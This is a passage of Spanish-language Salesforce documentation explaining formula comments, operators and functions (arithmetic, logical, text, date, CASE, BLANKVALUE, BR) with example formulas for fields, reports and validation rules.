| **Operador** | Símbolo que especifica el tipo de cálculo que se realizará o el orden en que se hará este cálculo. Por ejemplo, el símbolo + especifica que hay que sumar dos valores. Los paréntesis de apertura y de cierre especifican las expresiones que se desea evaluar primero. |
| **Comentario** | Una anotación en una fórmula que empieza con una barra seguida de un asterisco (`/*`) y termina con un asterisco seguido de una barra (`*/`). Por ejemplo:<br>`/*This is a formula comment*/`<br>Se ignoran los comentarios cuando se procesa una fórmula.<br>Los comentarios son muy útiles para explicar partes concretas de una fórmula para cualquier persona que visualiza la definición de la fórmula. Por ejemplo:<br>`AND(`<br>`/*competitor field is required, check to see if field is empty */`<br>`LEN(Competitor__c) = 0,`<br>`/* rule only enforced for ABCD record types */` |

| Nombre del elemento | Descripción |
|---|---|

```
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values
in the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

También puede utilizar comentarios para *comentar* secciones de su fórmula cuando depure y compruebe la sintaxis para encontrar errores en la fórmula.

Nota:

- Los comentarios anidados causan un error de sintaxis. Por ejemplo, no puede guardar una fórmula que contenga:

  ```
  /* /* comment */ */
  ```

- Comentar una fórmula completa causa un error de sintaxis.
- Los comentarios afectan a los límites de caracteres y bytes en las fórmulas.

CONSULTE TAMBIÉN

Construir un campo de fórmula

## Operadores y funciones de fórmula

Utilice estos operadores y funciones para crear fórmulas. A no ser que se especifique lo contrario, todas las funciones están disponibles en los lugares donde se pueda incluir una fórmula, como los campos de fórmula, las reglas de validación, procesos de aprobación y reglas de flujo de trabajo.

Nota: Los espacios externos de los ejemplos siguientes se ignoran.

- Operadores matemáticos
- Operadores lógicos
- Operadores de texto
- Funciones de fecha y hora
- Funciones de información
- Funciones lógicas
- Funciones matemáticas
- Funciones de texto
- Funciones de resumen
- Funciones avanzadas
- Funciones de codificación

## Operadores matemáticos

| Operador | Descripción |
|---|---|
| **+ (suma)** | Calcula la suma de dos valores. |
| **- (resta)** | Calcula la diferencia de dos valores. |
| *** (multiplicación)** | Multiplica los valores. |
| **/ (división)** | Divide los valores. |
| **^ (potencia)** | Eleva un número a la potencia del número especificado. |
| **() (paréntesis de apertura y de cierre)** | Especifica que las expresiones contenidas entre el paréntesis de apertura y el de cierre se evalúan primero. El resto de expresiones se evalúan utilizando la prevalencia del operador estándar. |

## Operadores lógicos

| Operador | Descripción |
|---|---|
| **= y == (igual)** | Evalúa si dos valores son equivalentes. Los operadores = y == son intercambiables. |
| **<> y != (Diferente)** | Evalúa si dos valores son diferentes. |
| **< (menor que)** | Evalúa si un valor es menor que el valor que sigue a este símbolo. |
| **> (mayor que)** | Evalúa si un valor es mayor que el valor que sigue a este símbolo. |
| **<= (menor o igual que)** | Evalúa si un valor es menor o igual que el valor que sigue a este símbolo. |
| **>= (mayor o igual que)** | Evalúa si un valor es menor o igual que el valor que sigue a este símbolo. |
| **&& (AND)** | Evalúa si dos valores o expresiones son verdaderas. Utilice este operador como una alternativa a la función lógica AND. |
| **\|\| (OR)** | Evalúa si al menos uno de varios valores o expresiones es verdadero. Utilice este operador como una alternativa a la función lógica OR. |

## Operadores de texto

| Operador | Descripción |
|---|---|
| **& (concatenar)** | Conecta dos o más cadenas. |

## Funciones de fecha y hora

| Función | Descripción |
|---|---|
| **DATE** | Devuelve un valor de fecha a partir de los valores de año, mes y día especificados. Salesforce muestra un error en la página de detalles si el valor de la función DATE de un campo de fórmula es una fecha no válida como 29 de febrero en un año no bisiesto. |

| Función | Descripción |
|---|---|
| DATEVALUE | Devuelve un valor de fecha para una expresión de fecha/hora o texto. |
| DATETIMEVALUE | Devuelve un valor de año, mes, día y hora GMT. |
| DAY | Devuelve un día del mes en forma de un número comprendido entre 1 y 31. |
| MONTH | Devuelve el mes, un número comprendido entre 1 (enero) y 12 (diciembre) en formato de número para una determinada fecha. |
| NOW | Devuelve la fecha y hora correspondiente al momento actual. |
| HOY | Devuelve la fecha actual como tipo de datos de fecha. |
| YEAR | Devuelve un año con cuatro dígitos en formato de número para una determinada fecha. |

## Funciones de información

| Función | Descripción |
|---|---|
| BLANKVALUE | Determina si una expresión tiene un valor y devuelve una expresión sustituta si no lo tiene. Si la expresión tiene un valor, devuelve el valor de la expresión. |
| ISBLANK | Determina si una expresión tiene un valor y devuelve TRUE si no lo tiene. Si contiene un valor, esta función devuelve FALSE. |
| ISNULL | Determina si una expresión es nula (está en blanco) y devuelve TRUE en ese caso. Si contiene un valor, esta función devuelve FALSE.<br>Importante: Utilice ISBLANK en lugar de ISNULL en nuevas fórmulas. ISBLANK tiene la misma funcionalidad que ISNULL, pero también admite campos de texto. Salesforce continuará admitiendo ISNULL para que no tenga que cambiar las fórmulas existentes. |
| NULLVALUE | Determina si una expresión es nula (está en blanco) y devuelve una expresión sustituta en este caso. Si la expresión no está en blanco, devuelve el valor de la expresión.<br>Importante: Utilice BLANKVALUE en lugar de NULLVALUE en nuevas fórmulas. BLANKVALUE tiene la misma funcionalidad que NULLVALUE, pero también admite campos de texto. Salesforce continuará admitiendo NULLVALUE para que no tenga que cambiar las fórmulas existentes. |
| PRIORVALUE | Vuelve al valor anterior de un campo. |

## Funciones lógicas

| Función | Descripción |
|---|---|
| Y | Devuelve una respuesta TRUE si todos los valores son verdaderos y una respuesta FALSE si uno o varios de los valores son falsos. |
| CASE | Comprueba una determinada expresión respecto a un conjunto de valores. Si la expresión es igual a un valor, devuelve el resultado correspondiente. Si no es igual a ningún valor, devuelve `otro_resultado`. |

| Función | Descripción |
|---|---|
| IF | Determina si las expresiones son verdaderas o falsas. Devuelve un determinado valor si son verdaderas y otro si son falsas. |
| ISCHANGED | Compara el valor de un campo con el valor anterior y devuelve TRUE si los valores son diferentes. Si los valores son idénticos, esta función devuelve FALSE. |
| ISNEW | Comprueba si la fórmula se ejecuta durante la creación de un nuevo registro y devuelve TRUE si así es. Si se está actualizando un registro existente, esta función devuelve FALSE. |
| ISNUMBER | Determina si un valor de texto es un número y devuelve Verdadero si es así. De lo contrario, devuelve Falso. |
| NOT | Devuelve FALSE para TRUE y TRUE para FALSE. |
| O BIEN | Determina si las expresiones son verdaderas o falsas. Devuelve TRUE si alguna expresión es verdadera. Devuelve FALSE si todas las expresiones son falsas. |

## Funciones matemáticas

| Función | Descripción |
|---|---|
| ABS | Calcula el valor absoluto de un número. El valor absoluto de un número es el número sin el signo positivo o negativo. |
| CEILING | Redondea hacia arriba un número al número entero más próximo. |
| EXP | Devuelve un valor de “e” elevado a la potencia del número especificado. |
| FLOOR | Devuelve un número redondeado hacia abajo al número entero más próximo. |
| LN | Devuelve el logaritmo natural de un determinado número. Los logaritmos naturales se basan en el valor constante de “e”, 2,71828182845904. |
| LOG | Devuelve el logaritmo en base 10 de un número. |
| MAX | Devuelve el número más alto de una lista de números. |
| MIN | Devuelve el número más bajo de una lista de números. |
| MOD | Devuelve el resto tras dividir un número por un determinado divisor. |
| ROUND | Devuelve el número más próximo al número especificado, limitando el número nuevo al número especificado de cifras. |
| SQRT | Devuelve la raíz cuadrada positiva de un determinado número. |

## Funciones de texto

| Función | Descripción |
|---|---|
| BEGINS | Determina si el texto comienza por los caracteres especificados y devuelve TRUE en ese caso. Devuelve FALSE si no es así. |

| Función | Descripción |
|---|---|
| **BR** | Inserta un salto de línea en una cadena de texto. |
| **CASESAFEID** | Convierte un Id. de 15 caracteres en un Id. de 18 caracteres que no distingue entre mayúsculas y minúsculas. |
| **CONTAINS** | Compara dos argumentos de texto y devuelve TRUE si el primer argumento incluye al segundo argumento. Si no es así, devuelve FALSE. |
| **FIND** | Devuelve la posición de una cadena dentro de una cadena de texto representada como número. |
| **GETSESSIONID** | Devuelve el Id. de la sesión del usuario. |
| **HYPERLINK** | Crea un vínculo con una dirección URL especificada a la que se puede acceder desde el texto especificado. |
| **IMAGE** | Inserta una imagen con texto alternativo y especificaciones de altura y anchura. |
| **INCLUDES** | Determina si cualquier valor seleccionado en el campo de lista de selección múltiple es igual a un literal de texto que especifique. |
| **ISPICKVAL** | Determina si el valor de un campo de lista de selección coincide con el literal de texto especificado. |
| **LEFT** | Devuelve el número de caracteres especificado a partir del comienzo de una cadena de texto. |
| **LEN** | Devuelve el número de caracteres de una determinada cadena de texto. |
| **LOWER** | Convierte todas las letras de la cadena de texto especificada en minúsculas. Cualquier carácter que no sea una letra no se verá afectado por esta función. Las reglas de configuración regional se aplican si se proporciona una configuración regional. |
| **LPAD** | Introduce los caracteres que especifique a la izquierda de una cadena de texto. |
| **MID** | Devuelve el número de caracteres especificado a partir de la mitad del texto de una cadena de texto especificando la posición de inicio. |
| **RIGHT** | Devuelve el número de caracteres especificado a partir del final de una cadena de texto. |
| **RPAD** | Introduce los caracteres que especifique a la derecha de una cadena de texto. |
| **SUBSTITUTE** | Sustituye el texto antiguo por texto nuevo en una cadena de texto. |
| **TEXT** | Convierte un campo de tipo de porcentaje, número, fecha, fecha/hora o divisa en texto en cualquier lugar donde se utilicen fórmulas. Además, convierte valores de lista de selección en texto en reglas de aprobación, reglas de pasos de aprobación, reglas de flujo de trabajo, reglas de distribución, reglas de asignación, reglas de respuestas automáticas, reglas de validación, campos de fórmula, actualizaciones de campo así como vínculos y botones personalizados. |
| **TRIM** | Quita los espacios y los tabuladores del principio y el final de una cadena de texto. |
| **UPPER** | Convierte todas las letras de la cadena de texto especificada en mayúsculas. Cualquier carácter que no sea una letra no se verá afectado por esta función. Las reglas de configuración regional se aplican si se proporciona una configuración regional. |
| **VALUE** | Convierte una cadena de texto en un número. |

## Funciones de resumen

Las siguientes funciones están disponibles con informes de resumen, matriciales y unidos.

| Función | Descripción |
|---|---|
| **PARENTGROUPVAL** | Esta función devuelve el valor de una agrupación principal especificada. Una agrupación "principal" es cualquier nivel por encima del que contiene la fórmula. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes. |
| **PREVGROUPVAL** | Esta función devuelve el valor una agrupación anterior especificada. Un grupo "anterior" es el que viene antes del grupo actual en el informe. Seleccione el nivel e incremento de la agrupación. El incremento es el número de columnas o filas anteriores al resumen actual. El valor predefinido es 1; el máximo es 12. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes. |

## Funciones avanzadas

| Función | Descripción |
|---|---|
| **GETRECORDIDS** | Devuelve un conjunto de cadenas del formulario de Id. de registro para los registros seleccionados en una lista, como una vista de lista o lista relacionada. |
| **INCLUDE** | Devuelve el contenido de un miniprograma de S-Control. Utilice esta función para reutilizar un código común en muchos S-Control. |
| **LINKTO** | Devuelve una URL relativa en forma de vínculo (etiquetas href y anchor) para un Custom S-Control o página de Salesforce. |
| **REGEX** | Compara un campo de texto con una expresión regular y devuelve Verdadero si coincide. De lo contrario, devuelve Falso. Una expresión regular es una cadena que se utiliza para describir un formato de una cadena en función de algunas reglas de sintaxis. |
| **REQUIRESCRIPT** | Devuelve una etiqueta de secuencia de comandos con una fuente para la URL que especifique. Utilice esta función cuando haga referencia al kit de herramientas AJAX de Force.com o a otros kits de herramientas de JavaScript. |
| **URLFOR** | Devuelve una URL relativa para una acción, S-Control, página de Visualforce o un archivo en un archivo de recursos estáticos en una página de Visualforce. |
| **VLOOKUP** | Devuelve un valor buscando un valor relacionado con un objeto personalizado similar a la función de Excel VLOOKUP(). |

## Funciones de codificación

| Función | Descripción |
|---|---|
| **HTMLENCODE** | Codifica texto y valores de campos de combinación para su uso en HTML reemplazando caracteres que están reservados en HTML, como el símbolo mayor que (>), por sus equivalentes para entidades HTML, como `>`. |

| Función | Descripción |
| --- | --- |
| **JSENCODE** | Codifica texto y valores de campos de combinación para su uso en JavaScript insertando caracteres de escape como la barra diagonal invertida (\) antes de caracteres no seguros en JavaScript, como el apóstrofe ('). |
| **JSINHTMLENCODE** | Codifica texto y valores de campos de combinación dentro de etiquetas HMTL para su uso en JavaScript sustituyendo caracteres que están reservados en HTML con equivalentes para entidades HTML e insertando caracteres de escape antes de caracteres no seguros en JavaScript. `JSINHTMLENCODE(algúnValor)` es una función de utilidad que es equivalente a `JSENCODE(HTMLENCODE((algúnValor))`. Lo que es lo mismo, `JSINHTMLENCODE` codifica primero *`algúnValor`* con `HTMLENCODE`, y luego codifica el resultado con `JSENCODE`. |
| **URLENCODE** | Codifica texto y valores de campos de combinación para su uso en HTML reemplazando caracteres que no se admiten en las URL, como los espacios en blanco, por código que represente esos caracteres según se defina en *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* (RFC 3986, Identificador Uniforme de Recursos (URI): Sintaxis genérica). Por ejemplo, los espacios en blanco se sustituyen por `%20`, y los signos de exclamación por `%21`. |

Operadores y funciones de fórmula A a H

Operadores y funciones de fórmula I a Z

CONSULTE TAMBIÉN

Ejemplos de campos de fórmulas avanzadas

## Operadores y funciones de fórmula A a H

Utilice los siguientes operadores y funciones para crear fórmulas. Haga clic en el nombre del operador o la función que se incluyen a continuación para obtener más información. A no ser que se especifique lo contrario, todas las funciones están disponibles en los lugares donde se pueda incluir una fórmula, como los campos de fórmula, las reglas de validación, procesos de aprobación y reglas de flujo de trabajo.

Nota: Los espacios externos de los ejemplos siguientes se ignoran.

### + (suma)

| | |
| --- | --- |
| **Descripción:** | Calcula la suma de dos valores. |
| **Uso:** | `valor1 + valor2`, donde cada *`valor`* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo de campo de fórmula:** | `Importe + Importe_mantenimiento__c + Importe_servicios__c`<br>Esta fórmula calcula la suma del `Importe`, del producto, el importe de mantenimiento y las tasas de servicio. Tenga en cuenta que `Importe de mantenimiento` y `Tasas de servicio` son campos de divisa personalizados. |

| | |
|---|---|
| **Ejemplo de informe:** | `NO_RECIBIR_CORREOS_ELECTRÓNICOS:SUM + NO_LLAMAR:SUM` calcula todos los campos `No recibir correos electrónicos` y `No llamar` de los candidatos de su informe. Esta fórmula es de tipo de datos numéricos que devuelve un entero positivo. |
| **Ejemplo de regla de validación:** | Puede tener un objeto personalizado que permita a los usuarios realizar un seguimiento del número total de horas que se trabajan en una semana. Utilice el siguiente ejemplo para asegurarse de que los usuarios no pueden guardar un registro de ficha de tiempo de más de 40 horas en una semana.<br>`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`<br>Utilice una fórmula como esta en una regla de validación para mostrar el siguiente mensaje de error cuando el número total de horas introducidas por cada día laboral sea superior a 40: "El total de horas no puede superar 40." Este ejemplo requiere cinco campos personalizados en el objeto personalizado, uno por cada día de trabajo. |

## - (resta)

| | |
|---|---|
| **Descripción:** | Calcula la diferencia de dos valores. |
| **Uso:** | `valor1 - valor2`, donde cada *`valor`* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `Importe- Importe_descuento__c`<br>Esta fórmula calcula la diferencia entre el `Importe` del producto y el `Importe de descuento`. Tenga en cuenta que `Importe de descuento` es un campo de divisa personalizado. |
| **Ejemplo de informe:** | `IMPORTE:SUM: Producto.Importe_descuento__c:SUM` calcula la diferencia de todos los campos `Importe` y todos los campos personalizados de `Importe descontado` de los productos en el informe. Esta fórmula tiene un tipo de datos de divisa, por lo que devuelve un signo de divisa y cifras decimales. |

## * (multiplicación)

| | |
|---|---|
| **Descripción:** | Multiplica los valores. |
| **Uso:** | `valor1 * valor2`, donde cada *`valor`* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `Días_consultoría__c * 1200`<br>Esta fórmula calcula el número de días de consultoría por 1200 ya que este campo de fórmula es un tipo de datos de divisa y que el precio de los servicios de consultoría es de 1200 euros al día. Tenga en cuenta que `Días de consultoría` es un campo personalizado. |

| | |
|---|---|
| **Ejemplo de informe:** | `RowCount * ANTIGÜEDAD:AVG` calcula las horas de recuento del registro, el valor de antigüedad medio de su informe. Esta fórmula es de tipo de datos de número, por lo que devuelve un número entero o decimal positivo o negativo. |

### / (división)

| | |
|---|---|
| **Descripción:** | Divide los valores. |
| **Uso:** | `valor1 / valor2`, donde cada *`valor`* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `IngresoAnual/ NúmeroDeEmpleados`<br>Esta fórmula calcula el importe de ingresos por empleado utilizando el campo de divisa.<br>`IF(NumberOfOpportunities > 0,`<br>`  NumberOfWonOpportunities / NumberOfOpportunities, null)`<br>Esta fórmula calcula la proporción de oportunidades ganadas en una campaña. |
| **Ejemplo de informe:** | **% Oportunidades ganadas**<br>`WON:SUM / RowCount` calcula el porcentaje de oportunidades `ganadas` mediante un recuento de registros que representa el número de todas las oportunidades del informe. Esta fórmula es de tipo de datos de número, por lo que devuelve un número entero positivo o negativo.<br>**% Diferencia entre Coste y Precio de venta**<br>`(PRECIO_TOTAL:SUM - CANTIDAD:SUM * Producto2.Coste__c:SUM) / (CANTIDAD:SUM * Producto2.Coste__c:SUM)` calcula la diferencia media de porcentaje entre el coste de un producto y su precio de venta a nivel de producto. Tenga en cuenta que `Producto2.Coste__c:SUM` es un campo de divisa personalizado llamado `Coste` en productos, que incluye el coste de cada producto. Esta fórmula es de tipo de datos de porcentaje, por lo que devuelve un número entero positivo o negativo. Para obtener mejores resultados, utilice esta fórmula en un informe de resumen de oportunidades con producto que se resuma por `Nombre de producto` e incluya los totales de resumen de `Cantidad`, `Precio total` y `Coste`. |

### ^ (potencia)

| | |
|---|---|
| **Descripción:** | Eleva un número a la potencia del número especificado. |
| **Uso:** | *`número^entero`*, donde *`número`* corresponde a un campo de combinación, una expresión u otro valor numérico y *`entero`* representa un campo de combinación que contiene un número entero o una expresión. |
| **Ejemplo:** | `NúmeroDeEmpleados^4` calcula el número de empleados elevado a la cuarta potencia. |
| **Ejemplo de informe:** | `ACTIVOS:SUM ^ 2` calcula el número de usuarios de Salesforce activos y lo eleva al cuadrado para la administración. Esta fórmula es de tipo de datos de número, por lo que devuelve un entero positivo. |
| **Sugerencias:** | Evite sustituir un *`número entero`* por un número negativo. |

### () (paréntesis de apertura y de cierre)

| | |
|---|---|
| **Descripción:** | Especifica que las expresiones contenidas entre el paréntesis de apertura y el de cierre se evalúan primero. El resto de expresiones se evalúan utilizando la prevalencia del operador estándar. |
| **Uso:** | *(expresión1) expresión2...*, donde cada *expresión* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `(Unit_Value__c - Old_Value__c) / New_Value__c` calcula la diferencia entre el valor anterior y el valor nuevo dividida por el nuevo valor. |
| **Ejemplo de informe:** | `(HORASDURACIÓN:SUM} * RowCount) / 24` calcula la duración de todas los eventos del recuento de registros por cada 24 horas. Esta fórmula es un tipo de datos de porcentaje que devuelve un número entero o decimal positivo o negativo que representa el porcentaje del día que se dedica a eventos. |

### = y == (igual)

**Importante:** No utilice esta función para una comparación nula, como `MyDateTime__c == null`. Utilice ISBLANK en su lugar.

| | |
|---|---|
| **Descripción:** | Evalúa si dos valores son equivalentes. Los operadores = y == son intercambiables. |
| **Uso:** | *expresión1=expresión2* o *expresión1 == expresión2* y donde cada *expresión* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | **Fecha de vencimiento**<br>`Fecha de vencimiento = FechaCreación + 5` devuelve TRUE si la fecha de vencimiento es igual a cinco días después de la fecha de creación de un registro.<br>**Importe de comisión**<br>`IF(Probability =1, ROUND(Amount*0.02, 2), 0)`<br>Esta fórmula calcula un importe del 2 % de comisión de una oportunidad con una probabilidad del 100 %. El resto de oportunidades tendrán un valor de comisión de 0.<br>Resultados posibles:<br>• Una oportunidad con una `Probabilidad` del 90% tendrá una comisión 0.<br>• Una oportunidad con una `Probabilidad` del 100% y un `Importe` de 100.000 $ tendrá una comisión de 2.000 $. |

### <> y != (Diferente)

**Importante:** No utilice esta función para una comparación nula, como `MyDateTime__c != null`. Utilice ISBLANK en su lugar.

| | |
|---|---|
| **Descripción:** | Evalúa si dos valores son diferentes. |
| **Uso:** | *expresión1 <> expresión2* o *expresión1 != expresión2*, y sustituya cada `expresión` con campos de combinación, expresiones u otros valores numéricos. |

**Ejemplo:**

```
IF(Maint_Amount__c + Services_Amount__c<> Amount,
 "DISCOUNTED", "FULL PRICE")
```

Esta fórmula muestra "DESCUENTO" en producto si su importe de mantenimiento e importe de servicios no igualan el importe del producto. En otro caso, se muestra "PRECIO COMPLETO". Observe que este ejemplo utiliza dos campos personalizados para `Importe de mantenimiento` e `Importe de servicios`.

## < (menor que)

| | |
|---|---|
| **Descripción:** | Evalúa si un valor es menor que el valor que sigue a este símbolo. |
| **Uso:** | *`valor1 < valor2`*, donde cada `valor` corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `IF(IngresoAnual < 1000000, 1, 2)` asigna el valor "1" con ingresos inferiores a un millón y el valor "2" a ingresos superiores a un millón. |

## > (mayor que)

| | |
|---|---|
| **Descripción:** | Evalúa si un valor es mayor que el valor que sigue a este símbolo. |
| **Uso:** | *`valor1 > valor2`*, donde cada *`valor`* corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `IF(comisión__c > 1000000, "Valor neto superior", "General")` asigna el valor "Valor neto superior" a una comisión superior a un millón. Tenga en cuenta que éste es un campo de fórmula de texto que utiliza un campo personalizado de comisión. |

## <= (menor o igual que)

| | |
|---|---|
| **Descripción:** | Evalúa si un valor es menor o igual que el valor que sigue a este símbolo. |
| **Uso:** | *`valor1 <= valor2`*, donde cada `valor` corresponde a campos de combinación, expresiones u otros valores numéricos. |
| **Ejemplo:** | `IF(IngresoAnual <= 1000000, 1, 2)` asigna el valor "1" con ingresos iguales e inferiores a un millón y el valor "2" a ingresos superiores a un millón. |

## >= (mayor o igual que)

| | |
|---|---|
| **Descripción:** | Evalúa si un valor es mayor o igual que el valor que sigue a este símbolo. |
| **Uso:** | *`valor1 >= valor2`*, donde cada `valor` corresponde a campos de combinación, expresiones u otros valores numéricos. |

| | |
|---|---|
| **Ejemplo:** | `IF(Comisión__c >= 1000000, "SÍ", "NO")` asigna el valor "SÍ" a una comisión superior o igual a un millón. Tenga en cuenta que éste es un campo de fórmula de texto que utiliza un campo de divisa personalizado denominado `Comisión`. |

### && (AND)

| | |
|---|---|
| **Descripción:** | Evalúa si dos valores o expresiones son verdaderas. Utilice este operador como una alternativa a la función lógica AND. |
| **Uso:** | `(`***`logica1`***`) && (`***`logica2`***`)`, donde *`logica1`* y *`logica2`* corresponden a los valores que desea evaluar. |
| **Ejemplo:** | `IF((Precio<100 && Cantidad<5),"Pequeña", null)`<br>Esta fórmula muestra “Pequeña” si el precio es inferior a 100 y la cantidad es menor que cinco. De lo contrario, este campo se queda en blanco. |

### || (OR)

| | |
|---|---|
| **Descripción:** | Evalúa si al menos uno de varios valores o expresiones es verdadero. Utilice este operador como una alternativa a la función lógica OR. |
| **Uso:** | `(`***`logica1`***`) || (`***`logica2`***`)`, donde todas las referencias lógicas corresponden a las expresiones que se desea evaluar. |
| **Ejemplo:** | `IF((ISPICKVAL(Priority , "Alta")) || (ISPICKVAL(Status , "Nuevo")), ROUND(NOW()-CreatedDate, 0), null)`<br>Esta fórmula muestra el número de días que ha estado abierto un caso si el `Estado` es nuevo o la `Prioridad` es alta. Si el caso se ha abierto hoy, este campo muestra un cero. |
| **Ejemplo de regla de validación:** | `(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)`<br>Esta fórmula de regla de validación muestra el siguiente mensaje de error cuando el campo personalizado `Porcentaje descuento` no se encuentra entre 0 y el 40 %: "Porcentaje de descuento no puede sobrepasar el 40 %." |

### & (concatenar)

| | |
|---|---|
| **Descripción:** | Conecta dos o más cadenas. |
| **Uso:** | *`cadena1&cadena2`*, donde cada *`cadena`* corresponde a campos de combinación, expresiones u otros valores. |
| **Ejemplo:** | `"Gasto-" & Nombre_viaje__c & "-" & N°_gasto__c`<br>Esta fórmula muestra el texto “Gasto-” seguido del nombre del viaje y el número de gasto. Éste es un campo de fórmula de texto que utiliza un campo personalizado de número de gasto. |

### ABS

| | |
|---|---|
| **Descripción:** | Calcula el valor absoluto de un número. El valor absoluto de un número es el número sin el signo positivo o negativo. |
| **Uso:** | *ABS(número)*, donde *número* corresponde a un campo de combinación, una expresión u otro valor numérico que tenga un signo que se desea quitar. |
| **Ejemplo:** | `ABS (IngresosPrevistos)` calcula el valor positivo del importe `Ingresos previstos` independientemente de si es positivo o negativo. |

### Y

| | |
|---|---|
| **Descripción:** | Devuelve una respuesta TRUE si todos los valores son verdaderos y una respuesta FALSE si uno o varios de los valores son falsos. Utilice esta función como una alternativa al operador && (AND). |
| **Uso:** | `AND(lógica1,lógica2,...)` donde *lógica1,lógica2,...* corresponde a los valores que desea evaluar. |
| **Ejemplo de campo de fórmula:** | `IF(AND(Precio<1,Cantidad<1),"Pequeño", null)`<br>Esta fórmula muestra "Pequeño" si el precio y la cantidad son inferiores a uno. Este campo se deja en blanco si el activo tiene un precio o una cantidad superiores a uno. |

### BEGINS

| | |
|---|---|
| **Descripción:** | Determina si el texto comienza por los caracteres especificados y devuelve TRUE en ese caso. Devuelve FALSE si no es así. |
| **Uso:** | `BEGINS(`***texto***`, comparar_texto)`, donde *texto, comparar_texto* corresponde a los caracteres o los campos que se desea comparar. |
| **Ejemplo:** | `IF(BEGINS (Tipo_producto__c , "UCI"), "Médico", "Técnico")`<br>Este ejemplo devuelve el texto "Médico" si el texto de cualquier campo de texto personalizado de `Tipo producto` comienza por "UCI". Para todos los demás productos, muestra "Técnico". |
| **Sugerencias:** | • Esta función distingue entre mayúsculas y minúsculas para asegurar que el valor de *comparar_texto* tiene las mayúsculas correctas.<br>• Cuando utilice esta función en una regla de validación o de flujo de trabajo, los campos en blanco se consideran válidos. Por ejemplo, si tiene una regla de validación que comprueba si el número de serie de un activo comienza por "3", todos los activos con un número de serie en blanco se consideran válidos. |

### BLANKVALUE

| | |
|---|---|
| **Descripción:** | Determina si una expresión tiene un valor y devuelve una expresión sustituta si no lo tiene. Si la expresión tiene un valor, devuelve el valor de la expresión. |

| | |
|---|---|
| **Uso:** | `BLANKVALUE(`***`expresión, expresión_sustituta`***`)`, donde *`expresión`* corresponde a la expresión que desea evaluar; sustituya *`expresión_sustituta`* por el valor que desea que sustituya los valores en blanco. |
| **Ejemplo:** | Ejemplo 1<br>`BLANKVALUE(Departamento, "Sin designar")`<br>Esta fórmula devuelve el valor del campo `Departamento` si el campo `Departamento` contiene un valor. Si el campo `Departamento` está vacío, esta fórmula devuelve la expresión `Sin designar`.<br>Ejemplo 2<br>`(BLANKVALUE(Fecha_vencimiento_pago__c , StartDate +5)`<br>Esta fórmula devuelve la fecha cinco días después de la fecha de inicio del contrato siempre que `Fecha de vencimiento de pago` esté en blanco. `Fecha de vencimiento de pago` es un campo de fecha personalizado. |
| **Sugerencias:** | • Utilice BLANKVALUE en lugar de NULLVALUE en nuevas fórmulas. BLANKVALUE tiene la misma funcionalidad que NULLVALUE, pero también admite campos de texto. Salesforce continuará admitiendo NULLVALUE para que no tenga que cambiar las fórmulas existentes.<br>• Un campo no está vacío si contiene un carácter, un espacio en blanco o cero. Por ejemplo, un campo que contiene un espacio insertado con la barra espaciadora no está vacío.<br>• Utilice la función BLANKVALUE para devolver una cadena especificada si el campo no tiene un valor; utilice la función ISBLANK si sólo desea comprobar si el campo tiene un valor.<br>• Si utiliza esta función con un campo numérico, la función sólo devuelve la cadena específica si el campo no tiene un valor y no está configurado para tratar los campos en blanco como ceros. |

## BR

| | |
|---|---|
| **Descripción:** | Inserta un salto de línea en una cadena de texto. |
| **Uso:** | `BR()` |
| **Ejemplo:** | `CASE(ShippingCountry,`<br>`"USA",`<br>`  ShippingStreet & BR() &`<br>`  ShippingCity & ",`<br>`  " & ShippingState & " " &`<br>`  ShippingPostalCode & BR()`<br>`  & ShippingCountry,`<br>`"France",`<br>`  ShippingStreet & BR() &`<br>`  ShippingPostalCode & " " &`<br>`  ShippingCity & BR() &`<br>`  ShippingCountry, "etc")`<br>Este campo de fórmula muestra una dirección de envío con formato para un contacto en formato estándar, incluyendo los espacios y saltos de línea adecuados dependiendo del país. |

| | |
|---|---|
| **Sugerencias:** | • No quite los paréntesis tras el nombre de función.<br>• Los paréntesis deben mantenerse vacíos. No necesitan contener ningún valor.<br>• No olvide rodear el BR() con operadores de concatenación: &.<br>• Evite utilizar esta función en plantillas de combinación de correo.<br>• Esta función no está disponible en botones y vínculos personalizados, S-Control o informes. |

## CASE

| | |
|---|---|
| **Descripción:** | Comprueba una determinada expresión respecto a un conjunto de valores. Si la expresión es igual a un valor, devuelve el resultado correspondiente. Si no es igual a ningún valor, devuelve `otro_resultado`. |
| **Uso:** | `CASE(`***`expresión, valor1, resultado1, valor2, resultado2,..., otro_resultado`***`)`, donde *`expresión`* corresponde al campo o valor que desea comparar a cada valor específico. Cada valor y resultado corresponden al valor que debe ser igual para que se devuelva la entrada resultado. Sustituya *`otro_resultado`* por el valor que desea que se devuelva si la expresión no coincide con ninguno de los valores. |
| **Ejemplo de campo de fórmula:** | **Días abiertos de casos**<br>Utilice este ejemplo de campo de fórmula personalizado denominado `Días abiertos` para mostrar texto diferente en función del número de días que ha estado abierto un caso:<br>`CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")`<br>Se muestra el siguiente texto:<br>• "Reasignar" para los casos que hayan estado tres días abiertos.<br>• "Asignar tarea" para los casos que hayan estado dos días abiertos.<br>• "Mantener" en el resto de los casos.<br>**Mes de última actividad**<br>Este campo de fórmula muestra el mes de la última actividad o "Ninguno" si no hay actividades.<br>`CASE(MONTH(LastActivityDate), 1, "January", 2, "February", 3, "March", 4, "April", 5, "May", 6, "June", 7, "July", 8, "August", 9, "September", 10, "October", 11, "November", 12, "December", "None")` |

**Ejemplo de valor predeterminado:**

**Porcentaje de descuento**

